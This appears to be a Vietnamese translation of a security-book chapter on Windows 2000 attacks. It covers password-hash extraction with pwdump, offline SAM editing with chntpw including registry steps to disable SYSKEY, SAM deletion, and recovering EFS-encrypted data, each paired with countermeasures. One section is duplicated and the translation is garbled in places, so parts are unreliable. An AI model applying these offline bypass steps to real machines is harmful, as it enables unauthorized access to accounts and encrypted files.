Nếu đồng ý sự lựa chọn đó, Registry, bao gồm tập hợp SAM, được sao chép sang %windir%\sửa\ danh mục RegBack. Các thành viên của nhóm Users có truy cập Read với danh mục đó, và các thành viên của Power Users có truy cập Modify nếu ổ đĩa hệ thống được định dạng NTFS mặc dù chỉ Power Users có truy cập bổ sung với tệp tin đó, chứ Users thì không. Các vụ tấn công bản sao SAM phần nào được giảm nhẹ do tệp tin đó là SYSKEYed, và các kỹ thuật giải mã một tệp tin SYSKEYed (trái với pwdump2ing một SAM nóng không được phát ra tự nhiên.)

Chú ý: Tệp tin SAM Windows 2000 được là SYSKEY mặc định (xem phần sau) và phải được trích lọc ra cùng với pwdump2 hoặc 3.

Giữ Clean Repair\Thư Mục RegBack

Lưu ý không lấy bất kỳ một cơ hội nào – di chuyển những file này tới một ổ đĩa có thể xóa được hay tới một điểm bảo mật thay thế, và không để những file này vào thư mục RegBack. Tuy nhiên, tốt hơn hết bạn không nên chọn Backup Registry Locally khi đang chạy tiện ích Create Emergency Repair Disk (Tạo đĩa khởi động khẩn cấp).

Kết Xuất File Rời Với PwdumpX

Tính	phổ	biến
8		
Tính	đơn	giản
10		
Tính	hiệu	quả
10		
Mức	độ	rủi ro
9		

SYSKEY giờ đây là cấu hình mặc định cho Windows 2000 (xem mục KB Q14375 và chương 5 để biết thêm về SYSKEY). Vì vậy, công cụ pwdump không thể trích xuất chính xác hết những mật khẩu từ mục Registry trong những sản phẩm máy chủ có cài Windows 2000. Để thực hiện công việc này cần có pwdump2 (xem chương 5 để biết thêm về pwdump và pwdump2, và tại sao pwdump lại không thể thực hiện chống SYSKEY). Hơn nữa, việc trích xuất thông tin cục bộ từ trình điều khiển miền cần có phiên bản mới nhất của pwdump2 (tại <http://razor.bindview.com>) vì những thông tin này phụ thuộc vào Active Directory (thư mục động) để lưu trữ những mật khẩu hơn là phụ thuộc vào SAM như trước đây.

Công nghệ kinh doanh điện tử, inc., vừa cho ra một phiên bản công cụ pwdump2 gốc của Todd Sabin có tên pwdump3e (<http://www.ebiz-tech.com/html/pwdump.html>). Pwdump3e cài đặt samdump DLL như một dịch vụ để trích xuất thông tin từ xa qua SMB (TCP 139 hay 445). Pwdump3e sẽ không hoạt động trên hệ thống cục bộ.

■ Biện Pháp Đối Phó pwdumpX

Sẽ không có cản trở đối với pwdump2 hoặc pwdump3e nếu cài đặt DLL không hoạt động trong Windows. Tuy nhiên pwdumpX cần phải có đặc quyền của Administrator để thể hoạt động và nó phải được chạy trong mạng cục bộ. Nếu kẻ tấn công dành được lợi thế này, chúng có thể đạt được mục đích trên hệ thống cục bộ. (Tuy nhiên sử dụng dữ liệu từ SAM để tấn công hệ thống giao phó lại là một vấn đề khác).

● Nhập Thông tin vào SAM bằng chntpw

Tính	phổ	biến	
8			
Tính	đơn	giản	
10			
Tính	hiệu	quả	
10			
Mức	độ	rủi	ro
9			

Nếu kẻ tấn công dành được truy cập vật lý vào một hệ thống, cùng với thời điểm ít được chú ý tương xứng để khởi chạy nó sang một hệ điều hành khác, chúng có thể thực hiện được một cuộc tấn công tinh vi được Petter Nordahl-Hagen mô tả tại trang <http://home.eunet.no/~pnordahl/ntpasswd/>. Trong hàng loạt trang liên kết của trang này, Petter đưa ra một số những dẫn chứng gây chú ý, bao gồm:

Những thông tin phân tách có thể được đưa vào SAM ngoại tuyến, cho phép bất cứ ai có thể thay đổi mật khẩu của người sử dụng hệ thống đó.

Petter tiếp tục một mô tả và cung cấp những công cụ để tạo lập một đĩa mềm khởi động Linux có thể sử dụng để được khởi động lại một hệ thống NT/2000, thay đổi mật khẩu Administrator (thậm chí mật khẩu này đã được đổi tên), khởi động, và sau đó đăng nhập với một mật khẩu mới. Sau đây là một sự kết hợp thú vị:

Tính năng nhập chỉ hoạt động ngay cả trong trường hợp đã ứng dụng SYSKEY và tiến hành lựa chọn bảo vệ SYSKEY bằng một mật khẩu và lưu trên một đĩa mềm

“Đợi một giây”, chúng tôi được biết rằng : “SYSKEY áp dụng vòng mã hóa thứ hai 128 bit đối với những thông tin phân tách mật khẩu sử dụng một khóa duy nhất được lưu trong Registry, vốn được bảo vệ tùy chọn bằng một mật khẩu, hay được lưu trong đĩa mềm (xem chương 5). Làm sao một người có thể cho những thông tin phân tách vào mà không biết khóa hệ thống được dùng để tạo ra chúng?”

Petter đã tìm ra cách tắt SYSKEY. Nghiêm trọng hơn, ông đã phát hiện ra rằng sẽ không phải thực hiện điều đó - những thông tin phân tách kiểu cũ nhập trong SAM sẽ tự động chuyển đổi thành dạng SYSKEY hóa ngay khi khởi động lại hệ thống. Chúng ta phải khâm phục Peter về phát kiến thiết kế đối chiếu này. Cúi đầu bái phục Peter!

1. Thiết lập HKLM\System\CurrentControlSet\Control\Lsa\SecureBoot về 0 để làm vô hiệu hoá SYSKEY (những giá trị có thể áp dụng cho khóa này là 0 – vô hiệu hoá; và 1 – khóa chưa được bảo mật được lưu trong Registry; 2 – khóa đã bảo mật bằng cụm mật khẩu trong Registry; 3 – khóa được lưu trong đĩa mềm.)
2. Thay đổi một cờ hiệu đặc tả trong HKLM\SAM\Domains\Account\F cấu trúc nhị phân sang một hình thức tương tự như SecureBoot trước đây. Trong khi toàn hệ thống đang hoạt động, khóa này không thể tiếp cận mở được.
3. Chỉ riêng trong Windows 2000, khóa <mặc định> trong HKLM\security\Policy\PolSecretEncryptionKey cần phải đổi sang giá trị tương tự như hai khóa trước.

Theo Petter, chỉ thay đổi một trong hai giá trị đầu trong NT4 lên tới những giá trị SP6 sẽ xảy ra sự không nhất quán giữa SAM và những thiết lập hệ thống khi khởi động kết thúc, và SYSKEY được tái thiết lập. Trong Windows 2000, sự không nhất quán giữa ba khóa này dường như được thiết lập lại với giá trị có thể nhất khi khởi động lại.

CẢNH BÁO: Sử dụng những kỹ thuật này có thể dẫn đến SAM bị hư hại, hoặc không dùng được nữa. Khi những kỹ thuật này không khởi động lại được

nữa, chúng ta mới thử nghiệm chúng trên phân cài đặt NT/2000. Chú ý không nên chọn Disable SYSKEY trong mục chntpw trong Windows 2000. Những phản ứng cực kỳ nguy hại có thể xảy ra khi thực hiện kỹ thuật này, và thường phải tiến hành cài đặt lại từ đầu.

CHÚ Ý: Kỹ thuật này sẽ không thay đổi những mật khẩu chương mục đối tượng sử dụng trong trình điều khiển miền có cài đặt Windows 2000 vì nó chỉ nhằm vào file SAM đã hỏng. Về DC, những thông tin phân tách mật khẩu được lưu trong Thư Mục Động, chứ không lưu trong SAM.

■ Biện Pháp Đối Phó pwdumpX

Cài đặt DLL không hoạt động trong Windows sẽ không cản trở pwdump2 hoặc pwdump3e. Tuy nhiên pwdumpX cần có đặc quyền của Administrator để hoạt động và nó phải được chạy trong môi trường mạng cục bộ. Nếu kẻ tấn công dành được lợi thế này, chúng có thể đạt được mục đích trên hệ thống cục bộ. (Tuy nhiên sử dụng dữ liệu từ SAM để tấn công hệ thống là một vấn đề khác).

☺ Nhập Thông tin vào SAM bằng chntpw

Tính	phổ	biến	
8			
Tính	đơn	giản	
10			
Tính	hiệu	quả	
10			
Mức	độ	rủi	ro
9			

Nếu kẻ tấn công đã truy nhập vật lý vào một hệ thống, chúng có thể thực hiện được một cuộc tấn công tinh vi, được Petter Nordahl-Hagen giới thiệu trên địa chỉ <http://home.eunet.no/~pnordahl/ntpasswd/>. Trong hàng loạt trang liên kết trên địa chỉ này, Petter đưa ra một số những dẫn chứng gây chú ý, bao gồm:

Những thông tin phân tách có thể được đưa vào SAM ngoại tuyến, cho phép bất cứ ai cũng có thể thay đổi mật khẩu của người sử dụng hệ thống đó.

Petter tiếp tục một mô tả và cung cấp những công cụ để tạo lập một đĩa mềm khởi động Linux có thể sử dụng để được khởi động lại một hệ thống NT/2000, thay đổi mật khẩu Administrator (thậm chí mật khẩu này đã được đổi tên), khởi động, và sau đó đăng nhập với một mật khẩu mới. Sau đây là một sự kết hợp thú vị:

Tính năng nhập chỉ hoạt động ngay cả trong trường hợp đã ứng dụng SYSKEY và tiến hành lựa chọn bảo vệ SYSKEY bằng một mật khẩu và lưu trên một đĩa mềm

“Đợi một giây”, chúng tôi được biết rằng : “SYSKEY áp dụng vòng mã hóa thứ hai 128 bit đối với những thông tin phân tách mật khẩu sử dụng một khóa duy nhất được lưu trong Registry, vốn được bảo vệ tùy chọn bằng một mật khẩu, hay được lưu trong đĩa mềm (xem chương 5). Làm sao một người có thể cho những thông tin phân tách vào mà không biết khóa hệ thống được dùng để tạo ra chúng?”

Petter đã tìm ra cách tắt SYSKEY. Nghiêm trọng hơn, ông đã phát hiện ra rằng những thông tin phân tách kiểu cũ nhập trong SAM sẽ tự động chuyển đổi thành dạng SYSKEY ngay khi khởi động lại hệ thống. Chúng ta phải khâm phục Peter về phát kiến thiết kế đôi chiều này. Xin cúi đầu bái phục Peter!

4. Thiết lập HKLM\System\CurrentControlSet\Control\Lsa\SecureBoot về 0 để làm vô hiệu hoá SYSKEY (những giá trị có thể áp dụng cho khóa này là 0 – vô hiệu hoá; và 1 – khóa chưa được bảo mật được lưu trong Registry; 2 – khóa đã bảo mật bằng cụm mật khẩu trong Registry; 3 – khóa được lưu trong đĩa mềm.)
5. Thay đổi một cờ hiệu đặc tả trong HKLM\SAM\Domains\Account\F cấu trúc nhị phân sang một hình thức tương tự như SecureBoot trước đây. Trong khi toàn hệ thống đang hoạt động, khóa này không thể tiếp cận mở được.
6. Chỉ riêng trong Windows 2000, khóa <mặc định> trong HKLM\security\Policy\PolSecretEncryptionKey cần phải đổi sang giá trị tương tự như hai khóa trước.

Theo Petter, chỉ thay đổi một trong hai giá trị đầu trong NT4 lên tới những giá trị SP6 thì sẽ gây ra sự không nhất quán giữa SAM và những thiết lập hệ thống khi quá trình khởi động kết thúc, và SYSKEY được tái thiết lập. Trong Windows 2000, sự không nhất quán giữa ba khóa này dường như được tái thiết lập bằng giá trị có thể nhất khi khởi động lại.

CẢNH BÁO: Sử dụng những kỹ thuật này có thể khiến SAM bị hư hại, hoặc hỏng hoàn toàn. Khi những kỹ thuật này không khởi động lại được nữa, chúng ta mới thử nghiệm chúng trên phần cài đặt NT/2000. Chú ý không nên chọn Disable SYSKEY trong mục chntpw trong Windows 2000. Những phản ứng cực kỳ nguy hại có thể xảy ra khi áp dụng kỹ thuật này, và thường phải tiến hành cài đặt lại từ đầu.

CHÚ Ý: Kỹ thuật này sẽ không thay đổi những mật khẩu chương mục đối tượng sử dụng trong trình điều khiển miền có cài đặt Windows 2000 vì nó chỉ nhằm vào file SAM đã hỏng. Về DC, những thông tin phân tách mật khẩu được lưu trong Thư Mục Động, chứ không lưu trong SAM.

■ Những Biện Pháp Đối Phó chntpw

Khi kẻ tấn công đã thực hiện được truy xuất vật lý không hạn chế tới một hệ thống, chúng ta vẫn có một số biện pháp đối phó tấn công kiểu này. Công việc khảo sát đầu tiên là thiết lập SYSKEY tạo thành sự can thiệp cần thiết vào quá trình khởi động hệ thống bằng cách nhập một mật khẩu hoặc một khoá hệ thống từ đĩa mềm (xem chương 5 để biết thêm chi tiết về ba hình thức của SYSKEY). Vì vậy, ngay cả khi kẻ tấn công muốn thiết lập lại mật khẩu Administrator thì vẫn phải nhập mật khẩu SYSKEY để khởi động hệ thống. Tất nhiên, kẻ tấn công vẫn có thể sử dụng chntpw để vô hiệu hóa toàn bộ SYSKEY, nhưng chúng có thể gây hỏng hệ thống mục tiêu nếu là Windows 2000.

Giả sử Petter đã vô hiệu hoá toàn bộ SYSKEY, lựa chọn duy nhất với hệ nhị phân chntpw—điều gì sẽ xảy ra nếu nó được thiết lập về 1 thay vì về 0, để lưu khoá hệ thống trong mạng cục bộ. Điều này có thể vô hiệu hoá chế độ bảo vệ SYSKEY dạng password-hoặc ploppy, làm biện pháp đối phó này trở nên vô dụng. Bộ mã gốc cho chntpw có trên trang Web của Petter ... và cách thức sử dụng hiệu quả chntpw trong chế độ hiệu chỉnh Registry cũng được giới thiệu trên cùng địa chỉ này.

Nếu không có chế độ bảo mật của SYSKEY dạng password hoặc ploppy, bạn phải dựa vào những thủ thuật bảo mật cũ, như đảm bảo những hệ thống quan trọng phải được bảo mật vật lý và thiết lập mật mã BIOS hoặc vô hiệu hóa những truy xuất từ ổ đĩa mềm lên hệ thống.

● XÓA SAM TRỐNG VÀ MẬT KHẨU ADMINISTRATOR

<i>Tính phổ biến</i>	4
<i>Tính đơn giản</i>	5
<i>Tính hiệu quả</i>	10
<i>Mức độ rủi ro</i>	6

Vào ngày 25/7/1999, James J. Grace và Thomas S. V. Bartlett III công bố một tài liệu gây chú ý mô tả cách thức xóa mật khẩu Administrator nhờ khởi động một hệ điều hành thay thế và xóa file SAM (xem tại trang http://www.deepquest.pf/win32/win2k_efs.txt). Nếu cần truy nhập vật lý không qua kiểm soát và các tính năng sẵn có của các công cụ viết các mục NTFS (ví dụ, NTFSDOS Pro có tại <http://www.sysinternals.com>), thì kỹ thuật này cơ bản sẽ nghiêm nhiên đi qua hệ thống an ninh cục bộ trên NT/2000.

Mặc dù kỹ thuật đã được giới thiệu này đề cập đến sự cài đặt của một bản sao thứ hai của NT hoặc 2000 cùng với một bản gốc, nhưng việc làm này không thực sự cần thiết nếu kẻ tấn công chỉ muốn phá hỏng mật khẩu chương mục của Administrator. Lúc đó SAM được xóa một cách dễ dàng.

Cách thức tấn công này có thể dẫn đến một số tác hại nghiêm trọng đến Encrypting File System (Hệ Thống File mã hoá), sẽ được giới thiệu chi tiết ở phần sau.

CHÚ Ý Những trình điều khiển miền Windows 2000 không bị ảnh hưởng khi SAM bị xoá vì chúng không lưu giữ những thông tin phân tách mật khẩu trong SAM. Tuy nhiên, những phân tích của Grace và Bartlett chỉ ra một cơ chế dành được kết quả cần thiết tương tự trên những trình điều khiển miền nhờ cài đặt một bản sao Windows 2000.

■ Ngừng quá trình Xoá SAM Ngoại Tuyến

Như chúng ta đã biết, phương pháp duy nhất để bước đầu giảm thiểu hậu quả do cuộc tấn công kiểu này là định cấu hình cho Windows 2000 để khởi chạy trong SYSKEY ở chế độ password hoặc ploppy. Một số cách hiệu quả khác để ngăn cản tấn công mật khẩu ngoại tuyến là giữ cho máy chủ được bảo mật vật lý, di dời hay làm vô hiệu hoá những ổ đĩa khởi động, hoặc xây dựng lại một mật khẩu trong BIOS nhập vào trước khi khởi động lại hệ thống. Chúng tôi khuyên các bạn nên sử dụng tất cả những cơ chế này.

Hệ Thống File Mã Hóa (EFS)

Một trong những trọng điểm của vấn đề bảo mật trong Windows 2000 là Hệ Thống Mã Hoá File (EFS). EFS là một hệ thống dựa trên cơ cấu khoá bảo mật chung nhằm mã hóa dữ liệu trên đĩa tại một thời điểm nhất định với mục đích ngăn chặn tin tặc tiếp cận hệ thống. Hãng Microsoft đã tung ra một bộ tài liệu cung cấp thông tin chi tiết về cơ chế hoạt động của EFS. White paper này được giới thiệu trên địa chỉ <http://www.microsoft.com/windows2000/techinfo/howitworks/security/encrypt.asp>. EFS có thể mã hoá một file hay thư mục với một cơ chế thuật toán mã hoá, đối xứng, và nhanh chóng sử dụng một khoá mã hoá file (FEK) được tạo ra ngẫu nhiên đặc trưng cho file hay thư mục. Phiên bản EFS đầu tiên sử dụng Tiêu Chuẩn Mã Hoá Dữ Liệu Mở Rộng (DESX) như một thuật toán mã hoá. Khóá mã hoá file được tạo ra ngẫu nhiên sau đó lại tự động mã hoá với một hay nhiều khoá mã hoá dùng chung, bao gồm khoá của đối tượng sử dụng (mỗi đối tượng sử dụng Windows 2000 đều nhận được một mật khẩu dùng chung/cá nhân) và một tác nhân phục hồi mật khẩu (RA). Những giá trị đã được mã hoá được lưu dưới dạng thuộc tính của file.

Ví dụ tác nhân phục hồi mật khẩu được kích hoạt trong trường hợp người sử dụng mã hoá một số dữ liệu nhạy cảm bỏ một hệ thống hay những mật khẩu mã hoá của họ bị mất. Để tránh trường hợp mất dữ liệu đã mã hoá không thể phục hồi được, Windows 2000 tạo ra một tác nhân phục hồi dữ liệu cho EFS—EFS sẽ không hoạt động nếu không có một tác nhân phục hồi. Một tác nhân phục hồi có thể mã hoá nội dung file đó mà không cần mật khẩu cá nhân của đối tượng sử dụng vì FEK độc lập hoàn toàn với mật khẩu dùng chung hay cá nhân của đối tượng sử dụng. Tác nhân phục hồi dữ liệu mặc định cho một hệ thống là chương mục administrator cục bộ.

Mặc dù EFS có thể rất hữu hiệu trong nhiều trường hợp, nhưng nó không phát huy tác dụng nếu làm việc với những đối tượng sử dụng ở cùng một Workstation nhằm bảo vệ file. Đó chính là tính năng hoạt động của danh sách điều khiển truy cập (ACL) hệ thống file NTFS. Microsoft đã đặt EFS vào một vị trí như một tầng bảo vệ chống lại những cuộc tấn công ở những vị trí NTFS bị hỏng. Ví dụ, bằng cách khởi động những Hệ Điều Hành thay thế và sử dụng những công cụ thuộc nhóm ba để truy cập vào ổ đĩa cứng, hay những file lưu trong máy chủ từ xa. Thực ra, bộ tài liệu của Microsoft về EFS tập trung vào chủ đề “EFS có thể giải quyết những vấn đề bảo mật dựa trên các công cụ có trên các hệ điều hành khác. Những hệ điều hành này cho phép đối tượng sử dụng truy cập vật lý các file từ một mục NTFS mà không cần có sự kiểm tra truy cập”. Chúng ta sẽ tìm hiểu rõ vấn đề này ở phần sau.

Chức năng của Hệ thống bảo mật tệp tin EFS

Hệ thống mã hoá tệp EFS có thể được dùng để bảo mật tệp hay thư mục trên màn hình Properties bằng cách sử dụng phím Tab, nhấn Advanced. Ngoài ra công cụ lập mã dòng lệnh có thể còn được sử dụng để lập mã và giải mã file. Đánh dòng lệnh: ‘Type cipher /?’ vào dấu nhắc hệ thống.

Mặc dù các tệp có thể có mật khẩu riêng, nhưng hệ thống bảo mật EFS của hãng Microsoft còn cung cấp thêm biện pháp bảo mật ngay trên thư mục. Lý do là đôi khi mật mã lập tại file không có tác dụng và có tạo ra dạng văn bản thuần túy, hơn nữa tệp tin này không cho phép nén.

Nhờ có sự trợ giúp của Windows 2000 đối với EFS, bạn sẽ có được những kỹ năng cần thiết để sử dụng Hệ thống EFS tốt hơn.

Chú ý: Cần thận trọng khi dùng lệnh ‘cut’ để di chuyển tệp đã được mã hoá. Mặc dù cơ chế sao lưu chuẩn (ví dụ như: ntbackup.exe) sẽ thực hiện sao lưu bản chính, nhưng lệnh sao chép thông thường lại chỉ đọc những thông số tệp gốc dưới hình thức đã giải mã. Nếu điểm đích của tệp được di chuyển không phải là khu vực lưu trữ NTFS 5.0, thì tệp tin được di chuyển này sẽ ở dạng văn bản thuần túy. Nếu điểm đích của tệp được di chuyển là khu vực lưu trữ NTFS 5.0, thì tệp tin này vẫn được giữ nguyên mã bảo mật nhưng sẽ khác nguyên bản. Tệp tin sẽ được giữ nguyên nếu dùng một khoá bảo mật (FEK) mới. Cần lưu ý rằng Hệ thống bảo mật tin EFS chỉ bảo mật tệp tin khi tệp được lưu trên đĩa, tệp sẽ không được khoá mã nếu post lên mạng.

■ Vô hiệu hóa khóa khôi phục EFS

Tính	phổ	biến	
3			
Tính	đơn	giản	
1			
Tính	hiệu	quả	
10			
Mức	độ	rủi	ro
5			

Chúng ta tiếp tục nghiên cứu tài liệu mà Grace và Bartlet giới thiệu ở phần trước tại địa chỉ http://www.deepquest.pf/win32/win2k_efs.txt, khả năng ghi chèn dữ liệu lên mã chương mục Administrator được thực hiện trên một phạm vi rộng hơn khi máy ngầm hiểu Administrator là một tác nhân phục hồi mã mặc định (RA). Khi đã đột nhập thành công vào một hệ thống bằng một mật mã Administrator trống, các tệp tin được mã hoá dưới dạng EFS sẽ tự động giải mã khi mở tệp tin, từ đó có thể dùng chính mật khẩu khôi phục mã để truy cập các tệp đã bị mã hoá.

Vì sao chức năng này hoạt động? Hãy nhớ lại cách thức hoạt động của hệ thống mã hoá tệp: Mật khẩu mã hoá tệp (cũng dùng để giải mã tệp) được thiết lập ngẫu nhiên cũng có thể tự lập mã bằng những phím khác, và những biến số mã hoá này được lưu trữ như những thuộc tính tệp. FEK được lập mã bằng những khoá chung của khách hàng (mỗi khách hàng sử dụng hệ điều hành Windows 2000 sẽ nhận được một mật khẩu cá nhân hay mật khẩu dùng chung) được lưu dưới dạng thuộc tính tệp gọi là Trường Giải Mã Dữ Liệu (DDF) được kết hợp với tệp tin. Khi người dùng truy cập vào tệp tin này, mã cá nhân của người ấy sẽ giải mã DDF, và sẽ tìm được FEK để giải mã tệp tin đó. Những biến số thu được từ việc giải mã FEK cùng với mã tác nhân phục hồi sẽ được lưu dưới dạng thuộc tính có tên Trường Phục Hồi Dữ Liệu (DRF). Vì vậy, nếu Administrator cục bộ là tác nhân phục hồi đã xác định (thường mặc định), thì bất kỳ ai có mã Administrator trong hệ thống này sẽ có thể giải mã DRF bằng mật khẩu cá nhân của mình để rồi giải luôn cả mã FEK, đây chính là chìa khoá để giải mã các tệp tin được bảo mật dưới dạng EFS.

Xóa uỷ nhiệm Tác nhân Phục hồi Hãy xem điều gì xảy ra nếu tác nhân phục hồi được giao cho người khác mà không phải là Administrator? Grace và Bartlett sẽ cung cấp cho các bạn biện pháp đối phó bằng một chương trình chạy ngay khi khởi động máy và xác lập lại mật mã cho bất kỳ một chương mục nào đã được xác định là tác nhân phục hồi.


Tất nhiên một kẻ đột nhập không cần chỉ tập chung vào tác nhân phục hồi vì nó chỉ nhất thời tạo ra một phương thức dễ tiếp cận nhất đối với các tệp đã bị mã hoá trên đĩa. Một cách khác để tránh xung đột với tác nhân phục hồi được uỷ thác là giả dạng làm người mã hoá tệp đó. Sử dụng chntpw (xem phần trước), mọi mã chương mục của người sử dụng đều có thể xác lập lại

bằng hình thức tấn công ngoại tuyến. Khi đó kẻ tấn công có thể đột nhập vào hệ thống khi người sử dụng mã hoá DDF có liên kết ảo với mã cá nhân của người đó, sau đó giải mã FEK và tệp tin. Chúng ta cũng không cần dùng đến mã cá nhân của tác nhân phục hồi dữ liệu.

■ Xuất khẩu các khóa phục hồi và lưu trữ an toàn các khóa này


Grace và Bartlett sẽ buộc hệ thống Microsoft phải cho phép mã EFS được giải, nhưng đột nhập làm giảm nguy cơ rủi ro bằng cách xác nhận cuộc tấn công sẽ thất bại nếu thủ thuật chuyển giao mã phục hồi bị phát hiện. (Xem trang: <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/itsolutions/security/topics/efs/asp>).

Tuy vậy phần mô tả quá trình xử lý dữ liệu của hãng Microsoft trong trang này đã quá lạc hậu, và các tệp tin trợ giúp EFS cụ thể không thể chỉ ra cách thức thực hiện. Để truy xuất các tệp chứa tác nhân phục hồi trên những hệ thống độc lập, mở trang Group Policy (gpedit.msc), tìm tới nhánh Computer Configuration\Windows Settings\Security Setting\Public Key Policies\Encrypted Data Recovery Agents, tích chuột phải vào tác nhân phục hồi bên ô phải (thường đây là Administrator), và chọn All Tasks/Export. Xem bảng sau:



Một thuật sĩ sẽ được mở ra và qua đó hàng loạt đề mục thông tin trước khi truy xuất được mật mã. Để sao lưu mã tác nhân phục hồi, bạn phải truy xuất cả mã cá nhân kèm theo trang chứa mã, và bạn nên tạo lập một hệ thống bảo vệ nghiêm ngặt (đòi hỏi một mật khẩu). Cuối cùng bạn nên XOÁ BỎ MÃ CÁ NHÂN NẾU ĐÃ THÀNH CÔNG. Bước cuối cùng là vô hiệu hoá khoá giải mã tác nhân phục hồi thu được từ hệ thống cục bộ.

CẢNH BÁO: Chú ý xoá toàn bộ trang chứa tác nhân phục hồi trong ô phải của thuật sĩ. Điều này sẽ làm cho EFS trong Windows 2000 không còn là tác nhân phục hồi nữa. Hướng dẫn sau đây sẽ cho thấy điều gì xảy ra khi EFS được dùng nhưng không có mã tác nhân phục hồi_Nó không hoạt động được.



CHÚ Ý Những mục đã bị khoá mã trước khi xoá tác nhân phục hồi vẫn bị mã hoá, nhưng chúng sẽ chỉ được khi người sử dụng khôi phục được mã RA đã lưu từ trước.

Đối với những máy kết nối mạng miền, cách thức có hơi khác: máy chủ miền này sẽ lưu trữ tất cả mã phục hồi hệ thống cho các máy trong miền. Khi một máy dùng Windows 2000 kết mạng miền, Hệ Thống Quản Lý Mã Phục Hồi Mặc Định Trong Miền sẽ tự động làm việc. Administrator của miền đó, chứ không phải là Administrator cục bộ, sẽ trở thành tác nhân phục hồi. Từ đó Administrator sẽ phân tách các mã phục hồi từ những dữ liệu đã mã hoá khiến mọi cuộc tấn công của Grace và Bartlett trở nên khó khăn hơn. Đó cũng là một thủ thuật để truy xuất trang chứa tác nhân phục hồi từ máy chủ miền đó. Nếu như các tác nhân này bị là tổn thương, thì mọi hệ thống trong miền cũng rất dễ bị ảnh hưởng nếu như mã phục hồi có ở các máy cục bộ.

CHÚ Ý Hãng Microsoft cũng xác nhận trong một trang “analefs” rằng vấn đề xóa bỏ SAM, làm cho mật khẩu của Administrator bị xác lập lại thành giá trị trống, có thể giải quyết nhờ SYSKEY. Chúng tôi đã chứng minh điều này hoàn toàn không đúng trừ phi mã SYSKEY hoặc chế độ cần ở ổ đĩa mềm được tái xác lập. (Trong trang này chúng ta không đề cập đến điều đó.)

☉ Phục Hồi Dữ Liệu Tệp Tạm Thời EFS

Tính phổ biến
8
Tính đơn giản
10
Tính hiệu quả
10
Mức độ rủi ro
9

Vào ngày 19-1-2001, Richard Berglind đăng tải một nghiên cứu rất thú vị lên trang danh sách thư bảo mật. Sự việc là ở chỗ khi một tệp tin được chọn để mã hoá bằng EFS, nhưng cuối cùng nó vẫn chưa được bảo mật. Thực ra một bản sao lưu của tệp tin đó đã được chuyển tới một thư mục tạm thời và được đổi tên thành efs0.tmp. Sau đó những dữ liệu từ tệp tin này được mã hoá

và thay thế cho tệp tin gốc. Tệp tin sao lưu sẽ tự động xoá sau khi kết thúc quá trình mã hoá.

Tuy nhiên, sau khi tệp tin sao lưu thay thế tệp tin gốc và tệp tin tạm thời được xóa bỏ, những khối căn vật lý trong hệ thống tệp tin, nơi các tệp tin tạm thời thường trú không bao giờ bị xoá sạch. Những khối này chứa dữ liệu gốc chưa mã hoá. Phương thức xoá tệp tin tạm thời cũng tương tự như cách xoá bất kỳ một tệp tin nào khác. Một mục nhập trong bảng tệp tin chủ được đánh dấu rỗng và các liên cung nơi lưu trữ các tệp được đánh dấu hiển thị, nhưng tệp tin vật lý và thông tin nó chứa đựng sẽ ở dạng văn bản gốc được lưu trên mặt đĩa vật lý. Khi các tệp tin mới được bổ xung vào vùng lưu trên đĩa, các thông tin của tệp sẽ dần bị ghi chèn; nhưng nếu tệp tin được mã hoá quá lớn, thì tệp tin này vẫn được lưu tới hàng tháng sau (tùy thuộc vào dung lượng đĩa).

Trở lại với nghiên cứu của Richard, hãng Microsoft khẳng định trường hợp này là do thiết kế đặc trưng cho tệp cá nhân dùng EFS để bảo mật, và chỉ ra những khoảng trống của EFS sẽ giải thích mọi vấn đề rõ ràng. Hãng cũng gợi ý một số thủ thuật nhằm tránh những trường hợp như trên và rằng sẽ nghiên cứu kỹ hơn vấn đề này.

